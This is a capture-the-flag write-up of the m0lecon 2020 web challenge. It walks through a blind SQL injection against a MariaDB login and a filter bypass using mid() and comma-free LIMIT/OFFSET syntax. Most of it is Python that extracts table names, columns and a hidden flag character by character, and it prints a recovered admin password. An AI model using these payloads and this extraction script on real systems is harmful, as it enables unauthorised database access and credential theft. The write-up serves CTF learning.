
M0lecon CTF 2020 M0lecon+

Saturday, March 7, 2020 12:16 PM

https://challs.m0lecon.it:8001/



Tried SQL using single quote sam' but nothing.

On a whim I tried double-quote sam"

```
POST https://challs.m0lecon.it:8001/ HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: https://challs.m0lecon.it:8001
Connection: keep-alive
Referer: https://challs.m0lecon.it:8001/
Upgrade-Insecure-Requests: 1
Host: challs.m0lecon.it:8001

username=sam"&password=sam
```


and got this error:

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'sam"' at line 1

Google tells me that MariaDB is a fork of MySQL.

This allows me to login:

username=sam" or 1=1 -- &password=sam



But it didn't set any cookies so refreshing the page brings me back to the logins screen.

This works too but still no session cookie:

username=admin&password=sam%22+or+1%3D1+--+

I could use this as a binary oracle. The POST response either says Welcome or it doesn't.

This says Welcome:

username=admin&password=sam" or (select 1 from (select 'sam' from dual where 1=**1**) DT) --

but this doesn't

username=admin&password=sam" or (select 1 from (select 'sam' from dual where 1=**2**) DT) --

Here's one attempt to study the first letter of the first table.

username=admin&password=sam" or (select * from (select table_name from information_schema.tables where table_schema = database() order by table_name limit 0,1) DT where binary substring(table_name, 1, 1) <= "A") --

However, this responds with:

Attack detected!

I found this complains if there is any comma. I found how to do all this without commas:

username=admin&password=sam" or (select 1 from (select table_name from information_schema.tables where table_schema = database() order by table_name limit 1 offset 0) DT where binary substring(table_name from 1 for 1) <= 'm') --

but it still gives attack detected.

Playing around reveals that it complains if the query has "sub" in it anywhere (even in a comment).

Also "string"

Turns out mid() is equivalent to substr()

username=admin&password=sam" or (select 1 from (select table_name from information_schema.tables where table_schema = database() order by table_name limit 1 offset 0) DT where binary mid(table_name from 1 for 1) >= 'O') --

This one IS allowed through. So, we can write a program leveraging this technique to sleuth out with a binary search, character by characters, the table names.

This program provides the table names:

```
import requests
import urllib.parse

BASE_URL = 'https://challs.m0lecon.it:8001/'

def tryUrl(param):
    url = BASE_URL
```

```
    response = requests.post(url,
                             data = param,
                             headers={
                                 'Content-Type': 'application/x-www-form-urlencoded'
                             },
                             allow_redirects=False)

    if b'Welcome' in response.content:
        return True
    else:
        return False

def ue(text):
    return urllib.parse.quote(text)

def probeTableNameCharAtIndex(tableIndex, charIndex):

    lowGuessIndex = 33
    highGuessIndex = 126

    while lowGuessIndex < highGuessIndex:
        guessIndex = lowGuessIndex + (highGuessIndex - lowGuessIndex) // 2;
        guess = chr(guessIndex)

        # Queries developed online here:
        #
        # https://www.w3schools.com/sql/trymysql.asp?filename=trysql_func_mysql_avg

        # binary causes case sensitive string comparison
        query = 'username=admin&password=sam" or (select 1 from (select table_name from
information_schema.tables where table_schema = database() order by table_name limit 1 offset
' + str(tableIndex) + ') DT where binary mid(table_name from ' + str(charIndex) + ' for 1) ⩾
"' + ue(guess) + '") -- '
        # print(query)

        param=query

        if tryUrl(param):
            if lowGuessIndex == guessIndex:
                print("Char Index: " + str(charIndex) + ", value: " + guess)
                return guess
            lowGuessIndex = guessIndex
        else:
            highGuessIndex = guessIndex

    return False


def probeTableName(tableIndex):
    tableName = ''
    for charIndex in range(1, 100):
        char = probeTableNameCharAtIndex(tableIndex, charIndex)
        if not char:
            break
```

```
        tableName += char
        print("Table Index: " + str(tableIndex) + ", Table Name: " + tableName)

    if tableName:
        print("Table Index: " + str(tableIndex) + ", Table Name: " + tableName)
    return tableName

def probeTableNames():
    for tableIndex in range(0, 10):
        if not probeTableName(tableIndex):
            break;

probeTableNames()
```

It outputs

users
videos

Now we go for the column names of **users** by adding the following code:

```
def probeColNameCharAtIndex(tableName, colIndex, charIndex):

    lowGuessIndex = 33
    highGuessIndex = 126

    while lowGuessIndex < highGuessIndex:
        guessIndex = lowGuessIndex + (highGuessIndex - lowGuessIndex) // 2;
        guess = chr(guessIndex)

        # binary causes case sensitive string comparison
        query = 'username=admin&password=sam" or (select 1 from (select column_name from
information_schema.columns where table_schema = database() and table_name="' + tableName + '"
order by column_name limit 1 offset ' + str(colIndex) + ') DT where binary mid(column_name
from ' + str(charIndex) + ' for 1) ⩾ "' + ue(guess) + '") -- '
        # print(query)

        param = query

        if tryUrl(param):
            if lowGuessIndex == guessIndex:
                print("Char Index: " + str(charIndex) + ", value: " + guess)
                return guess
            lowGuessIndex = guessIndex
        else:
            highGuessIndex = guessIndex

    return False
```

```
def probeColName(tableName, colIndex):
    colName = ''
    for charIndex in range(1, 100):
        char = probeColNameCharAtIndex(tableName, colIndex, charIndex)
        if not char:
            break
        colName += char
        print("Table Name: " + tableName + ", Column Index: " + str(colIndex) + ", Column
Name: " + colName)

    if colName:
        print("Table Name: " + tableName + ", Column Index: " + str(colIndex) + ", Column
Name: " + colName)
    return colName


def probeColNames(tableName):
    for colIndex in range(0, 10):
        if not probeColName(tableName, colIndex):
            break;

probeColNames('users')
```

This outputs:

id
password
username

Ran for the videos table and it found these columns:

hidden
id
url

"hidden" ????

Let's look there. This additional code probes char by char for the **url** column value in the videos table for the row where hidden = "1".

```
def probeColValueCharAtIndex(tableName, colName, colValueIndex, charIndex):

    lowGuessIndex = 32
    highGuessIndex = 126

    while lowGuessIndex < highGuessIndex:
        guessIndex = lowGuessIndex + (highGuessIndex - lowGuessIndex) // 2;
        guess = chr(guessIndex)
```

```
        query = 'username=admin&password=sam" or (select 1 from (select ' + colName + ' from ' + tableName + ' where hidden="1" order by ' + colName + ' limit 1 offset ' + str(colValueIndex) + ') DT where binary mid(' + colName + ' from ' + str(charIndex) + ' for 1) ⩾ "' + ue(guess) + '") -- '
        # print(query)

        # binary causes case sensitive string comparison
        # param= ue("id in (select 3 'ID' from (SELECT ") + colName + ue(" FROM ") + tableName + ue(" order by ") + colName + ue(" limit ") + str(colValueIndex) + ue(",1) DT where binary substring(") + colName + ue(",") + str(charIndex) + ue(",1) ⩾  '") + encodedGuess + ue("')")

        param = query

        if tryUrl(param):
            if lowGuessIndex == guessIndex:
                print("Char Index: " + str(charIndex) + ", value: " + guess)
                return guess
            lowGuessIndex = guessIndex
        else:
            highGuessIndex = guessIndex

    return False

def probeColValue(tableName, colName, colValueIndex):
    colValue = ''
    for charIndex in range(1, 1000):
        char = probeColValueCharAtIndex(tableName, colName, colValueIndex, charIndex)
        if not char:
            break
        colValue += char
        print("Table Name: " + tableName + ", Column Name: " + colName + ", Value Index: " + str(colValueIndex) + ", Column Value: " + colValue)

    if colValue:
        print("Table Name: " + tableName + ", Column Name: " + colName + ", Value Index: " + str(colValueIndex) + ", Column Value: " + colValue)
    return colValue


def probeColValues(tableName, colName):
    for colValueIndex in range(0, 100):
        if not probeColValue(tableName, colName, colValueIndex):
            break;

probeColValues('videos', 'url')
```

This generates the flag!

ptm{double_w4f_sql_injection}

I used similar technique to get the admin password from the users table but logging in yielded nothing special:

admin password: LPHYeyF36DQkY5Vx